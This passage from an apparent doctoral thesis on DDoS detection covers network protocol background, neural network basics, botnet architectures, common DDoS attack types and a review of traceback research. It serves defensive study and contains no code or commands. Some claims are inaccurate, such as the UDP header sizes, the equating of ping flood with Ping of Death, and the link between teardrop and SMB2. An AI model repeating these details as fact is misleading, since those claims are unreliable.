IP number (10.0.0.2) is the SSH client application trying to connect to SSH server (10.0.0.3). At first, the client sends a SYN message with its own 32 bit sequence number (line one in Figure 1-6). Then the server (10.0.0.3) replies to the client (10.0.0.2) with SYN+ACK as part of the TCP header (line two). The message contains the server´s sequence number and acknowledgement sequence number. Then, the client sends an acknowledgement back to the server and connection is established (line three). After that data is pushed from the client to the server and from the server to the client and acknowledged back (line 4 onwards). The connection between the client and the server is reset (RST flag) when data stops exchanging. At this point the three-way handshaking mechanism between client/server re-establishes itself again. Most DDoS attacks use TCP header flags (RST, SYN, PSH) to confuse the victim with half open connection or reset (RST) to introduce buffer overflow and crash the application on the server side. This is particularly true when an application is designed to take a specific number of TCP connections per unit time. See Chapter 4, for examples.

1.3.4 TCP/IP Suite

TCP/IP [213] [208] is a shorter version of the OSI model where the number of layers is four instead of seven. The layers are organised in the following way (from top to bottom):

- Application Layer: This layer provides representation, encoding and control of data. This includes how data is encoded or encrypted.
- Host-to-Host Layer: This layer deals with the flow of data in a reliable manner between applications.
- Internet Layer: Just like OSI´s network layer, provides network and routing mechanisms.
- Network Access Layer: Deals with the physical access in particular network media.

TCP/IP is designed to simplify the OSI model in an understandable and meaningful manner [213].

1.3.5 User Datagram Protocol (UDP)

UDP [156] is transport layer protocol that is widely used by the application layer (e.g. DNS servers). Depending on the requirements, many applications use either TCP or UDP as part of the communication process. Unlike TCP, UDP is connectionless and data is not guaranteed to reach the destination service. UDP header consists of the following parts (Figure 1-7):

- Source port (16 bits): Represents source port number (client side).
- Destination port (16 bits): Represents destination port number (destination side).
- Length (16 bits): Length of the UDP header and the encapsulated data.
- UDP checksum (16 bits): It is used for the purpose of checksum calculation.
- Data (32 bits): represents the data.




Figure 1-7: UDP header.

Figure 1-7 represents UDP header and is taken from [213] [220].

1.3.6 Comparison between TCP and UDP

UDP and TCP [155] [156] [213] are the two most commonly used transport protocols for different purposes in different applications. Choosing the right protocol depends on the type of data that needs to be transferred. One can summarise the key differences between UDP and TCP.

- TCP is a reliable protocol while UDP is considered to be unreliable.
- TCP is connection orientated while UDP is connectionless.
- TCP provides retransmission of segments while UDP does not retransmit.
- TCP provides flow control through windowing (Window Size) while UDP does not provide windowing.
- TCP provides sequencing while UDP does not provide sequencing.
- TCP provides acknowledgement while UDP does not provide acknowledgement.
- TCP is slower while UDP is faster.

Table 1-2 is a short list of known applications that use UDP and TCP protocol.

User Datagram Protocol (UDP)	Transmission Control Protocol (TCP)
Dynamic Host Configuration Protocol (DHCP) [56]	Hypertext Transfer Protocol (HTTP) [68]
Network Time Protocol (NTP) [125]	Post Office Protocol version 3 [132]
Simple Network Management Protocol (SNMP) [29]	Internet Message Access protocol (IMAP) [41]
Domain Names [128]	Rlogin [87]
Routing Information Protocol (RIP) [113]	Network News Transfer Protocol (NNTP) [65]
Reserve Routing Header (RRH) [222]	Kerberos [137]

Table 1-2: Popular applications that use TCP and UDP.

Most Internet applications are designed to provide UDP and TCP libraries and interfaces to help developers to select the protocol that satisfies their requirement. Some of the above services operate under both TCP and UDP protocols (e.g. IMAP).

1.3.7 ICMP Protocol

An ICMP [157] packet is considered to be one of the useful protocols to diagnose connections between applications/devices or when data does not reach its destination. It is mainly designed to get some feedback about a problem within the communication environment. The ICMP header (32 bits) consists of the following:

- Type (8 bits): Specifies the format of the ICMP messages. There are more than 40 types of ICMP format. For the purpose of this chapter, we only focus on the important types while the rest of the types are given in Appendix 1-1. ICMP types are:
    - Echo reply: known as type zero.
    - Unassigned: Type 1 and 2.
    - Destination unreachable: Type 3.
    - Source quench: Type 4.
    - Redirect: Type 5.
    - Alternate host address: Type 6.
    - Unassigned: Type 7.
    - Echo request: Type 8.
    - Router advertisement: Type 9.
    - Router solicitation: Type 10.
    - Time exceeded: Type 11.
    - Parameter problem: Type 12.
    - Time-stamp: Type 13.
    - Time-stamp reply: Type 14.
    - Information request: Type 15.
- Code: This further qualifies the ICMP message.
- Checksum: Checksum in ICMP has to be cleared from zero before it gets calculated. This includes the beginning of the ICMP message starting from the type.

The following is information included with echo-request/echo-reply (type 0/8), see Figure 1-8.

- Identifier (16 bits): When echo-request (type 8) is sent the reply is echo-reply (type 0). This is used to associate echo-request and echo-reply.
- Sequence Number (16bits): This value increases incrementally for each packet and this is the known characteristic feature of ICMP.




Figure 1-8: ICMP header with echo/request reply.

Just like type 0 and 8, other ICMP types might require extra bits within the header, such as source quench (Figure 1-9) or ICMP redirect type (Figure 1-10). Another example is time-stamp request/reply (Figure 1-11). Such types, codes and checksum values are used among all the ICMP headers.




Figure 1-9: ICMP type source quench.




Figure 1-10: ICMP type redirect.




Figure 1-11: ICMP type timestamp request/reply.

Figures 1-8, 1-9, 1-10 and 1-11, represent ICMP header types and are taken from [6] [213].

1.3.8 Sockets

Sockets [233] are endpoints between the computer devices in the network, which allow the exchange of data flow between each application on either side. Implementing sockets is different from one operating system to another, but the fundamentals are the same. Usually, the programming language and the operating system provide the Application Programming Interfaces (API) to develop sockets between two applications via a set of protocols (usually TCP/IP or UDP/IP). Since IP deals with the routing mechanism and TCP/UDP deals with the port numbers, knowing IP and ports numbers is vital to establish the connection between the client and the server applications. Socket programming consists of the following steps:

- Create the socket.
- Identify the socket.
- Server side code waits for connection from the client (runs as a service on a port).
- Client connects to the server via server IP address and port number.
- Data is sent from client to server and from server to client.
- Close connection (socket) when data exchange is finished.

We have used sockets to establish TCP connections to exchange encrypted messages between the components of our solution (see Chapter 6, Section 6.3.4).

1.4 Encryption

Encryption [190] is a process of encoding data from readable format (plain text) to a format that cannot be understood by any third party applications. This is represented in the presentation layer of OSI. The process of encrypting data requires encryption algorithms using an encryption key. There are different encryption algorithms and approaches, but for the purposes of this thesis, we only consider the RSA encryption mechanism that has been used as part of the implementation process (see Chapter 6, Section 6.3.4).

RSA encryption [85]

RSA is used in public encryption and digital signature, but it is mostly used as public key encryption. Before data is encrypted, two keys are generated, one is called the public key and the other is called the private key. When a client wants to send an encrypted message to a server using the public key, the server first sends the public key to the client and then the client uses the server's public key to encrypt the message. Once the message arrives at the server side, the server uses its private key to decrypt the message. The public key is considered to be open and one can publish it on the Internet or send it via email. However, private key must be secret and must not be published anywhere. If an attacker gets hold of the private key, the attacker can analyse the network [234], retrieve encrypted messages and decrypt them using the private key.

1.5 Artificial Neural Network (ANN)

Artificial Neural Network [64] [79] [127] is an advanced and interesting topic of artificial intelligence, but understanding its concept in detail is not within the scope of our thesis. However, for the purpose of this work, we briefly explain ANN and its architectural structure coupled with its entities. Then in Chapter 3, Section 3.4 we justify our reason for choosing ANN for our solution and further explain ANN´s design and implementation in Chapters 5 and 6 respectively. In computer science Artificial Neural Networks (ANN) are models that are made up of connected units/nodes which process information and recognise different types of patterns. ANN is inspired by human neurons interconnection for processing information and producing outputs (actions). Stergiou and Siganos [212] describe ANN as an expert of information that analyses, predicts new situation and answers, what if questions. ANN´s topological structure consists of three main connected layers of neural nodes. The first set of nodes is called the input layer where one or more nodes are connected to another layer called the hidden layer. It is possible to have more than one hidden layer with more than one hidden node depending on how complex the issues to be resolved are. The final layer is called the output layer and represents the result of the process (it is also possible for the output layer to act as an input layer for another neural network). Conventional computer programs are based on algorithms and sets of instructions that are already in place.

ANN on the other hand is designed to learn based on the given information (the more information is given, the better ANN learns and responds). It also creates its own way of organising information that receives over time. It is designed to process problems like a human brain to solve a particular case or scenario, which is different than normal programs. The following figure is a basic neural network virtual look-a-like:




Figure 1-12: Basic ANN topology, taken from [212].

Typically, the ANN nodes/units are connected together using Feed-Forward connections [79] to restrict the flow to one direction and to avoid cycling. Each connection has a weight associated with it. By classifying complex characteristic features (patterns), one can increase the number of hidden nodes. However, hidden layers with many hidden nodes can introduce over-fitting and reduce performance. Nevertheless, increasing the number of hidden nodes may assist if the training accuracy is relatively and unexpectedly low [127] [64]. The input nodes take values (e.g. attributes) from datasets and pass them onto the nodes of hidden layers. The datasets contain sets of characteristic features (patterns) that are used for training purposes. The training can be done using supervised or unsupervised training processes. In an unsupervised training process, no desired output is provided and the system decides what features to use in order to group the input data (this is called adaption) [64]. In a supervised training process, the input and the output are provided and the learning algorithm compares the output results against the desired output. In such a process errors are identified and weights between the connections are adjusted for several times to introduce an output that is closest to the desired output. Examples of learning algorithms are Back-Propagation [5], QuickProp [109], Backprop thru time [44], and Backprop Weight Decay [127]. Each of these learning methods is used for different purposes and situations: For example QuickProp is used to increase the learning process while Backprop Weight Decay is used to decrease the weights of the connections when Back-propagation is used. The weighted inputs fed to each node are summed up and a linear combination of input values and their connection weights is produced. Each neural (node) of the network has an activation function that specifies the output of the node with respect to its input. Sigmoid is one of the most known and used function that introduced nonlinearity. ANN is an important asset of our thesis and is further explained in Chapters 3, 5 and 6.

1.6 Architectural Structures of DDoS Attacks

A Distributed Denial of Service attack is carried out using a large number of infected systems on different networks [211]. These infected systems are called zombies forming botnets of networks [31] [121] [175]. A typical DDoS attack is carried out by thousands of zombies from different distributed botnets. One can divide DDoS architectural structure into two models: The Agents (Zombies)-Handlers based model and the Internet Relay-Chat (IRC) model [211].

A) Agents (Zombies)-Handlers Architectural Model

In this model, DDoS is divided into three tiers: clients, set of handlers and typically hundreds of zombies/agents. The attacker infects different vulnerable devices (e.g. computers or servers) across the Internet with hidden programs (handlers and zombies). These invisible programs are either manually installed or self-installed by Trojans [31] [175] [225]. The architectural structure and levels of communication of this model can be diagrammatically summarised as shown in Figure 1-13.




Figure 1-13: Architectural structure of Zombies-Handlers [2] [64].

From Figure 1-13, the handlers are the top level programs on the infected devices which are controlled by the clients. A DDoS attacker can execute one or more client programs on a remote device or on the attacker´s personal device. The attacker, via the clients, communicates with the handlers to verify the number of running zombies and to launch and control the DDoS attack. The agents/zombies are also programs on the infected devices, but controlled by the handlers across the network. Based on the attacker´s requirements the number of clients, handlers and zombies can increase from 1 to n +1. Most attackers launch their attacks from different geographical locations making any attempt to trace their origins a difficult task. Other attackers use sophisticated methods to generate random source addresses in order to hide their origins; this is called address spoofing [67].

B) IRC Architectural Design

The IRC architectural design [211] is similar to an agents/zombies-handlers design except for the use of an IRC communication channel instead of handlers. IRC is a real time text chat messaging application that is used for the purpose of group communications or discussion forums [143]. It provides one-to-one or direct client-to-client communication between the chatters. However, the attacker uses the IRC protocol to hide their source from detection systems. This approach provides the attacker with strength and, invisibility and makes it difficult to trace back the origin of their attack. IRC ports are known to be open to provide text chatting between the users. DDoS attackers use IRC to communicate with the agents/zombies to launch different DDoS attacks (see Figure 1-14). The attacker increases the number of zombies and clients from 1 to n+1 to introduce an effective DDoS attack.




Figure 1-14: IRC architectural design [64].

Bu, Bueno, Kashyap and Wosotowsky [25] at the McAfee lab explain that IRC architecture is not common nowadays. Yet the authors of [25] still believe that IRC bots should not be ignored and are still effective, for example the hackers group Anonymous used IRC architecture to launch DDoS attacks against many big companies in 2012 and 2013 [159] [196].

1.7 Types of Distributed Denial of Service Attacks

Regardless of their architectural structure, DDoS Attacks can come in different flavours, but the attacking methods can be classified into DDoS Bandwidth Depletion and Resource Depletion.

A) DDoS Bandwidth Depletion

This is where the attacker floods the target network or host with unwanted packets in order to prevent legitimate users from reaching a particular service (e.g. email, web, application) or network device. DDoS Bandwidth Depletion can be in the form of a DDoS flood or an amplification attack [211].

- DDoS Flood attack: This involves sending a large volume of packets to the victim's system and congesting the network bandwidth with packets. This attack is particularly harmful when hundreds of infected devices (zombies or agents) are used to flood the target with UDP and/or ICMP packets.
- DDoS Amplification attack: The attackers or the zombies send a request to all the IP addresses in the subnets (networks), all of which have the spoofed IP address of the victim. As a result, hundreds of machines might reply to the request and cause the target machine to be paralysed with unwanted responses.

Examples of DDoS Bandwidth Depletion attacks

There are different DDoS attacks and methodologies that introduce Bandwidth Depletion. For the purpose of this study, we consider the most common and effective attacks.

ICMP Flood: The attacker combines a fast connection with a good attacking tool that supports ICMP packet echo request type 8. This type of attack can be damaging for an isolated and non-protected local area network where protection against ICMP flooding is ignored between the subnets (networks).

Peer-to-Peer (p2p) Attacks: This type of attack has been exploited since file-sharing protocols were introduced. After 2007 p2p gained popularity and individuals used the protocol for the purpose of sharing data. The attacker instructs the clients to disconnect from their file sharing and contact to another device or website. As a result, thousands of devices from different locations become connected to one network or device [160]. This type of attack can be dangerous due to the high number of users that use file sharing in their daily activities. As also explained in [25], p2p botnets were established via encrypted communication based/using eDonkey protocol [81] forming organised DDoS attacks. This was first called W32/Nuwar, but later gained fame as the Storm Worm [214].

Smurf Attack: The attacker broadcasts a large amount of ICMP echo requests to all the broadcast IP addresses, all of which have the spoofed source IP address of a target. When the ICMP requests are received, the hosts send their ICMP echo reply to the spoofed IP address (victim). Some experts call such an attack a Reflected Attack (RA) [211]. This particular attack is introduced via router misconfiguration across the network that permits the broadcast requests to pass through. A typical Smurf attack scenario can be reproduced in a safe environment using [218].

UDP Flood: UDP attacks are known to be very damaging and effective due to the length of the package (see Section 1.3.5) that can be introduced by the UDP protocol. The package size can be set up to 6500 bytes and could flood the network considering that multiple zombies are in action. UDP flood is considered to be one of the most used DDoS attack according to Prolexic [162].

Ping of Flood (Ping of Death): This is an old but effective flood, where a victim´s bandwidth is bombarded with forged packets. There are enough effective defence mechanisms that have been introduced to prevent Ping of Death, yet it can cause network and resource damage in an unprotected local area network/subnet [27].

B) DDoS Resource Depletion

The attacker sends packets that are malformed to tie up the target´s resources and introduce a system crash [211]. The agents/zombies generate packets that are incorrectly formed or organised. For example, the agents generate IP packets that are bigger than 1500 bytes, but their fragmented offset that is equal to zero is never generated. Examples of DDoS Resource Depletion attacks are:

Teardrop Attack: The attacker generates packets that lack in order, size and payload to storm a machine or network. Windows 7 and Vista have been recently exploited by Teardrop attacks due to their SMB2 protocol implementation. This attack is widely used and most effective [135].

TCP SYN DDoS: SYN is a popular and effective attack, where the target machine is overloaded with requests. Using TCP three-way handshake a client establishes its communication with a server. The client sends a SYN packet to the server and receives a SYN/ACK back from the server. Then an acknowledgement is sent back by the client to confirm. The attacker uses the same approach, but leaves the handshake half open by spoofing the source IP address in the SYN, causing the server to send the SYN-ACK to falsified IP addresses - which will not send ACK because they know that they never sent SYN. This makes the memory of the target machine overloaded with requests and eventually causes a crash [59]. This is sometimes called Malformed Packet attack. For more on this see Chapter 4, Section 4.5.

TCP PUSH-ACK DDoS: In this attack, the attacker send TCP packets with their PUSH and ACK bits set to 1. Such behaviour makes the receiving system to unload all the data in to the TCP buffer and send an acknowledgement back. However, when multiple zombies sending such forged packet, the receiving system overloaded and eventually crashes.

1.8 DDoS Tools

The DDoS engineers have introduced different tools and mechanisms for launching DDoS attacks. Most are designed to introduce high rate DDoS attacks, others use low rate. The attackers focused on forging packet headers to be seen differently by the destination and the detection systems. Such header alteration can confuse the receiver to the point of crashing. However, some DDoS tools are designed to launch an attack that is a look-a-like of genuine traffic and that makes the attack to bypass the detection system. To understand DDoS attack´s behaviour, we experimented with different DDoS attacks in corporative and isolated environments (see Chapter 4).

1.9 Low Rate DDoS Attacks

A low rate DDoS attack is considered to be an intelligent way to bypass detection mechanisms by having the same rate as normal traffic passing through the network. Such an approach helps the attack to quietly pass through the detectors without being detected. For this attack to be effective, the attacks must be generated from different locations at the same or lower rate as normal traffic towards one destination. Otherwise the Kernel [223] of the destination operating system drops the packets and the attack will not be effective. Hyenae and Network Auto Attack tools (Chapter 4, Section 4.5) have the ability to generate attacks with low rate where the attacker can change the header entities to look genuine or abnormal.

1.10 Detection and Defence Issues with DDoS Attacks

One of the key successes of a DDoS attack is the geographical distribution of agents (zombies) and handlers across the network. Such an organised form of distribution introduces invisible tiers between all the attacking components. This approach helps the attackers to hide their locations and choose different networks when flooding a victim with abnormal packets. DDoS attacks are difficult to completely eliminate due to the following reasons.

A) DDoS architectural design [31] [121] [175]

- Invisibility: In a successful DDoS attack, the communication between the handlers/ zombies and the attack is usually hidden (e.g. the channel is encrypted). This makes the DDoS architecture invisible and difficult to detect.
- Source of the attack: Many attackers use spoof methodologies to cover their source address (spoofing is used to hide attackers IP or MAC address by generating random IP/MAC addresses or using trusted devices source identity [67]).
- Locations and cost: DDoS handlers and zombies are geographically distributed between different networks. Therefore, any attempt to locate them may be expensive.

B) Zero-day (unknown) DDoS attacks [148]

Zero-day attacks are quite dangerous if the author who designs and implements the attack does not publish it and no other individual or organisation is aware of it either. This results in a lack of awareness about a particular attack and no preparation is made to stop it. The attack will be undetected unless the author publishes it or accidently identified by a third party. Zero-day (unknown) attacks are undetected by signature based detection systems, if the signature of the attack is not included in the detection system´s databases. McAfee [119] or Kaspersky [88] are popular attack detection systems that use a regular signature databases to detect different attacks.

C) DDoS detection under different conditions [31] [121] [175]

Another DDoS detection issue is the ability to detect the flow of DDoS attacks under different network conditions (busy or quiet network). When DDoS attacks are flooded across the network, they pass through busy and quiet networks to reach their target. Due to network performance considerations, some detection methodologies cannot provide fast detection and defence mechanism. Therefore, the efficiency and practicality of any DDoS detection mechanism depends on its ability to cope with the network traffic volume (busy or quiet network).

D) The legitimacy of any abnormal traffic

Another problem with respect to DDoS detection is distinguishing between normal (genuine) and abnormal traffic when activity is detected. Some DDoS designers use genuine packets to launch their attacks. For example, a Smurf attack broadcasts to a network with echo-request packets containing the victim´s IP address. Then all the genuine devices in the network receive the broadcast and try to respond to the victim with a high volume of genuine packets [218]. In the state of Utah in the USA, the voting website was crashed due to a high number of genuine voters trying to vote [150]. This illustrates that it is hard for some detection methodology to separate genuine packets from attacking packets.

E) Strength of the attack [175]

When DDoS attacks are launched from different distributed geographical locations, the number of packets travelling from one route to another varies. Some routes might experience a higher volume of packets than others. Moreover, some routes (networks) are not protected against DDoS attacks. However, the strength of the attack increases when all the distributed attacks merge before reaching the victim (see Figures 1-13 and 1-14). This introduces a lack of mitigation when the strength of the DDoS attack is at its highest.

1.11 Summary

Chapter 1 covers the fundamental concepts of Distributed Denial of Service attacks coupled with its motivation in respect of the launchers, including hactivists, terrorists, individuals and criminals. Based on quarterly reports produced by Prolexic, TCP, UDP and ICMP DDoS attacks are still the most popular attacks in use by attackers. This chapter also explains the different DDoS mechanisms and approaches introduced by DDoS designers. Then it covers the background information of the most popular protocols that are involved in the existing attacks. It also identifies the technologies and methodologies that are used in our proposed solution. The fundamental concepts and the background information of this chapter are used in Chapters 4, 5 and 6. Finally this chapter touched on DDoS attack tools, the details of which are described in Chapter 4.

Chapter 2 – Review of Related Work

2.1 Introduction

Research has introduced and evaluated various methodologies and techniques to reduce the effects of DDoS attacks in different network environments. Different approaches and mechanisms have been deployed to minimise the strength of the attacks. For the purposes of this research, we have separately reviewed and studied relevant DDoS prevention mechanisms introduced by academic research and security organisations. We have therefore divided this chapter into related work introduced by the academic research community and work introduced by enterprise companies, the open source community and security organisations. The academic related work covers approaches such as infrastructure, statistics, algorithms and data mining approaches. For the purpose of simplicity we have summarised all related work described in this chapter in Table 2-1. The outcome of this learning process assists us in Chapter 3 (Aims and Objectives) and to compare our contribution in Chapter 7.

2.2 Academic Research Work

Various approaches and methodologies have been introduced to trace-back, detect or mitigate DDoS attacks. We have investigated a number of approaches separately and discussed their strengths and weaknesses where applicable.

2.2.1 DDoS Traceability

Using different approaches and mechanisms some researchers focused on tracing the origin of the DDoS attacks and mitigating them by finding their sources. Savage, Wetherall, Karlin and Anderson [188], have introduced a trace-back mechanism using probabilistic packet marking algorithms to reduce the strength of DDoS attacks. This approach allows the victim to identify the route of the attack without technical involvement from the Internet Service Providers (ISP) or third party resources. When attacks or traffic are launched from different distributed locations, the packets travel from one network to another via intermediate routers and are checked against the routing/access tables to be forwarded to allocated networks without packet modification. However, the authors suggest header modifications on each IP header with specific flags (such as random numbers) at each intermediate router before packets reach their next hop. When a DDoS attack is launched, the victim's network is populated with a high volume of packets resulting in slow network traffic and poor response. At this point, the system calculates the packets that are received by the operating system´s Kernel [223] and reconstructs the path of the attack using the marked values assigned by each router. Then it informs the closest or upstream routers to limit their traffic rate to minimise the strength of the attack.

Al-Duwairi and Manimaran [3], deployed Probabilistic Pipelined Packet Marking (PPPM). The Pipeline methodology is a known approach that is used in computer architecture when sets of data are connected together to be processed (the outcome of one element is the input for another) [122]. The authors used a similar approach by marking the packets with the IP address of the marking router. This means the router that marks the packets is the pipeline stage while the process of marking resembles instruction execution. However, the process of propagating marked information from one marking router to another represents the flow of instructions in the pipeline system. The idea is to move marked information with respect to certain packets from one marked router to another marked router. For example packet-1 is going from source-1 to destination-1 through routers A, B and C. We assume MI and Rj are the marking information on each packet to hold any marked information for the routers. The content of the marking fields is changing from one router to another. Hence, the last router (router C) that is before the destination contains all the information from other routers. Router C then informs the other routers, and the destination. As a result of this, the destination and each router that has marked the packets, has the path of the packets, which assists in tracing the source of the sender (attacker or genuine application). Gong and Sarac [74] have reviewed the PPPM work by Al-Duwairi and Manimaran [3] and further improved the packet-marking scheme. The approach was to record packet path information in logs at the routers side. This helps in identifying the network path based on logged information on each router side. According to the authors, this approach is more powerful as it can trace a single packet back to its origin in a faster way (marking and logging packets). The marking process on a packet is to provide router identification information while logging is to obtain the path of the route from one point to another.

Yaar, Perrig and Song [243], have also proposed a similar marking mechanism called Stack Path Identification (StackPi). In this approach the authors focused on detecting spoofed IP addresses and tracing-back the source of the attack. The StackPi marking scheme consists of two marking methods (Stack-based marking and Write-ahead marking) that according to the authors substantially increase performance. The paper claims such an approach almost completely eliminates the effect of legacy routers. In addition to this work, Beak, Lee and Kim [85], have developed another version of the marking technique using Link-ID to construct the path of the attacking packets. The authors claim that Link-ID information between the Border Gateway Protocol (BGP) routers [177] provides more accurate results than marking IP headers with randomised values. Link-ID is the information path between the BGP routers in any Autonomous Systems (AS) and BGP in a core routing protocol of the Internet system that designates network reachability between the AS systems [213]. When attacks are launched from different AS systems, each BGP router provides Link-ID information on the flooding packets. Once the victim receives the flooding packets, it constructs the packets and calculates the path of the attack using the Link-ID values.

Law, Lui, and Yau, [98] complemented and enhanced the probabilistic marking method by more accurately identifying the locations of the DDoS attackers. This is to allow the victim to deduce the local traffic of all the routers that the DDoS attack passes through. Rate of the traffic can be identified via a framework where the rate can be determined in unit time. For example if victim V discovers its sides to be under DDoS attack, it requests all its known routers to mark the incoming packets with any given probability P. Based on the marked packets the victim receives, it can build a graph showing the origin of the attacks. This minimises the traffic based on the router with highest number of marked packets.

Further, Entropy Variations is one of the methods that have been used to trace-back DDoS attacks. Yu, Zhou, Doss and Jia [246] used entropy variations to identify the origin of the attacks. When there are no attacks within the network, the routers record the entropy variations of the local flow of traffic. They used flow variation or entropy variation interchangeably. As soon as a DDoS attack is detected, the victim starts a pushback process [69] in order to identify the location of zombies. Based on the entropy variation each router has accumulated enough information that identifies the upstream routers and then submits to the immediate router to identify the flow of the traffic. The traffic flow is based on local entropy variations that routers monitor. The intermediate respectively routers forward requests to further upstream intermediate routers to find the source of the flow.

Xiang, Li and Zhou [241], used information metrics to quantify the difference of network flow with different probability. The authors proposed two information metrics, one is generalised entropy metrics and the other one is information distance metrics to identify low rate attacks. The authors claim that their entropy metric approach detects and traces-back DDoS attacks of three hops faster than the traditional Shannon metric does [195]. The information distance metric outperforms the Kullback–Leibler divergence [95]. This is done by enlarging the adjudication distance and then obtaining the optimal detection sensitivity. Their experiments showed their information metrics could detect low-rate DDoS attacks and reduce the false positive rate.

Furthermore Su, Wu, Hsu and Kuo [216], introduced a trace-back and mitigation system based on network performance. This is based on monitoring packet loss and also the rate at which packets arrive. This approach does not analyse the traffic post-mortem, instead it uses online analysis. The packet filtering mechanism is proposed to mitigate DDoS attacks. Intrusion Detection Systems (IDS) are also used to support all edge routers and all routers support Simple Network Management Protocol (SNMP) [29]. Such a system (on the edge of the routers) conducts two phases, one is DDoS attack trace-back and the other is DDoS attack mitigation. To trace the flow of the traffic, the system uses approximate attack entry to monitor the loss rate and packet arrival rate.

A packet filter controller that adapts to queue length is proposed to mitigate the DDoS attacks. This approach is designed and implemented using simulators and no real physical network has been used to verify the traceability outcome. Other approaches that have been introduced by the research community are to intelligently make decisions to trace-back the source of the attack. Intelligent Decision Prototype (IDP) is a supervised machine learning approach that is introduced in [35]. The authors believe that their approach provides a more flexible and effective way of marking packets compared to earlier solutions [3, 17, 74, 188, 216, 243]. IDP works by marking packets that have the attribute of DDoS attacks. It is divided into two phases; one phase is called pre-marked decision where packets are subjected to DDoS attack attribute analysis. If packets are legitimate, then they are forwarded to the next closest router, otherwise the packets are marked as not genuine. The second phase of their approach is to identify the path of the attack.

